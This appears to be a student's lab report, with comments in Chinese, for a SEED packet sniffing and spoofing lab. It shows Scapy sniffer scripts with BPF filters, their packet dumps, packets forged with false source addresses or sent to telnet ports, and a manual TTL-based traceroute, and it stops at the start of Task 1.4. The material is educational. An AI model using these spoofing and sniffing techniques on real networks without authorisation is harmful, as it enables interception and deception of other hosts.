
Packet Sniffing and Spoofing Lab


Task 1



```
[09/07/20]seed@VM:~/lab/lab3_task1$ vim mycode.py
[09/07/20]seed@VM:~/lab/lab3_task1$ python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```


网卡的相关信息如上图所示

Task 1.1A




```
[09/07/20]seed@VM:~$ ping -c 5 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=109 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=106 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=116 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=109 time=123 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=109 time=104 ms

--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 104.576/112.020/123.166/6.852 ms
```

Ping 8.8.8.8



```
[09/07/20]seed@VM:~/lab/lab3_task1$ vim sniffer.py
[09/07/20]seed@VM:~/lab/lab3_task1$ chmod a+x sniffer.py
[09/07/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:65:91:a6
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 9797
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xf845
     src       = 10.0.2.15
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb330
        id        = 0xc0a
        seq       = 0x1
###[ Raw ]###
           load      = '\xc5\xddV_\'\x84\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11
\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./0123456
7'
```

Root 权限下收到的报文如图所示




```
[09/07/20]seed@VM:~/lab/lab3_task1$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

用普通用户权限会报错，因为没有权限调用 socket 函数。


Task 1.1B

仅捕获 ICMP 数据包上一个 Task 已经实现




```
>>> from scapy.all import *
>>> data = 'Hello Scapy'
>>> pkt = IP(src='10.0.2.15', dst='2.3.3.3')/TCP(sport=12345, dport=23)/data
>>> send(pkt, inter=1, count=1)
```

伪造以虚拟机为起点，2.3.3.3:23 为终点的报文，如上图所示




```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
#pkt = sniff(filter='icmp',prn=print_pkt)
pkt = sniff(filter='tcp and src host 10.0.2.15 and dst port 23',prn=print_pkt)
~
```

捕获报文如上图所示




```
[09/07/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:65:91:a6
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 51
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x69b0
     src       = 10.0.2.15
     dst       = 2.3.3.3
     \options   \
###[ TCP ]###
        sport     = 12345
        dport     = telnet
        seq       = 0
        ack       = 0
        dataofs   = 5
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = 0xfcac
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'Hello Scapy'
```

嗅探到的结果如上图所示




```
>>> pkt = IP(src='10.0.2.15', dst='128.230.0.1')/TCP(sport=12345, dport=23)/data
>>> send(pkt, inter=1, count=1)
```

伪造以虚拟机为起点，128.230.0.1 为终点的报文，如上图所示



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
#pkt = sniff(filter='icmp',prn=print_pkt)
#pkt = sniff(filter='tcp and src host 10.0.2.15 and dst port 23',prn=print_pkt)
pkt = sniff(filter='tcp and dst net 128.230.0.0/16',prn=print_pkt)
~
```


捕获报文如上图所示



```
[09/07/20]seed@VM:~/lab/lab3_task1$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:65:91:a6
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 51
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xedce
     src       = 10.0.2.15
     dst       = 128.230.0.1
     \options   \
###[ TCP ]###
        sport     = 12345
        dport     = telnet
        seq       = 0
        ack       = 0
        dataofs   = 5
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = 0x80cb
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'Hello Scapy'
```


捕获到的报文如上图所示

Task 1.2



```
>>> a = IP()
>>> a.src = '10.0.2.3'
>>> a.dst = '10.0.2.15'
>>> b= ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
>>> 
```


伪造了一个 src 为 10.0.2.3 的报文



```
      1 2020-09-08 00:22:53.0869188…                                                      64 <Ignc
      2 2020-09-08 00:23:07.8002684… 10.0.2.3             10.0.2.15            ICMP         44 Echo
      3 2020-09-08 00:23:13.1070318…                                                      64 <Ignc
```


Wireshark 检测成功

Task 1.3



```
from scapy.all import *
a = IP()
a.dst = '8.8.8.8'
for i in range(1,14):
    a.ttl = i
    b = ICMP()
    send(a/b)
~
~
~
~
```

根据 traceroute 试探得到本虚拟机到 8.8.8.8 共有 13 跳，构造的发送程序如上图所示




```
      4 2020-09-08 00:36:55.5355354… 10.0.2.2             10.0.2.15            ICMP        70 Time-to
      6 2020-09-08 00:36:55.5405442… 192.168.31.1         10.0.2.15            ICMP        70 Time-to
      8 2020-09-08 00:36:55.5480304… 114.222.140.1        10.0.2.15            ICMP        70 Time-to
     10 2020-09-08 00:36:55.5628767… 221.231.175.221      10.0.2.15            ICMP        70 Time-to
     12 2020-09-08 00:36:55.5743092… 218.2.182.29         10.0.2.15            ICMP        70 Time-to
     15 2020-09-08 00:36:55.5872788… 202.97.92.13         10.0.2.15            ICMP        70 Time-to
     21 2020-09-08 00:36:55.6389307… 202.97.12.194        10.0.2.15            ICMP        70 Time-to
     23 2020-09-08 00:36:55.6490769… 202.97.6.6           10.0.2.15            ICMP        70 Time-to
     24 2020-09-08 00:36:55.6516208… 202.97.122.70        10.0.2.15            ICMP        70 Time-to
     25 2020-09-08 00:36:55.6705741… 108.170.241.33       10.0.2.15            ICMP        70 Time-to
     26 2020-09-08 00:36:55.6767552… 172.253.69.225       10.0.2.15            ICMP        70 Time-to
     27 2020-09-08 00:36:55.6832850… 8.8.8.8              10.0.2.15            ICMP        60 Echo (p
```

Wireshark 探测结果如图所示


Task 1.4

首先构建两台虚拟机，并使他们运行在同一个局域网环境下：



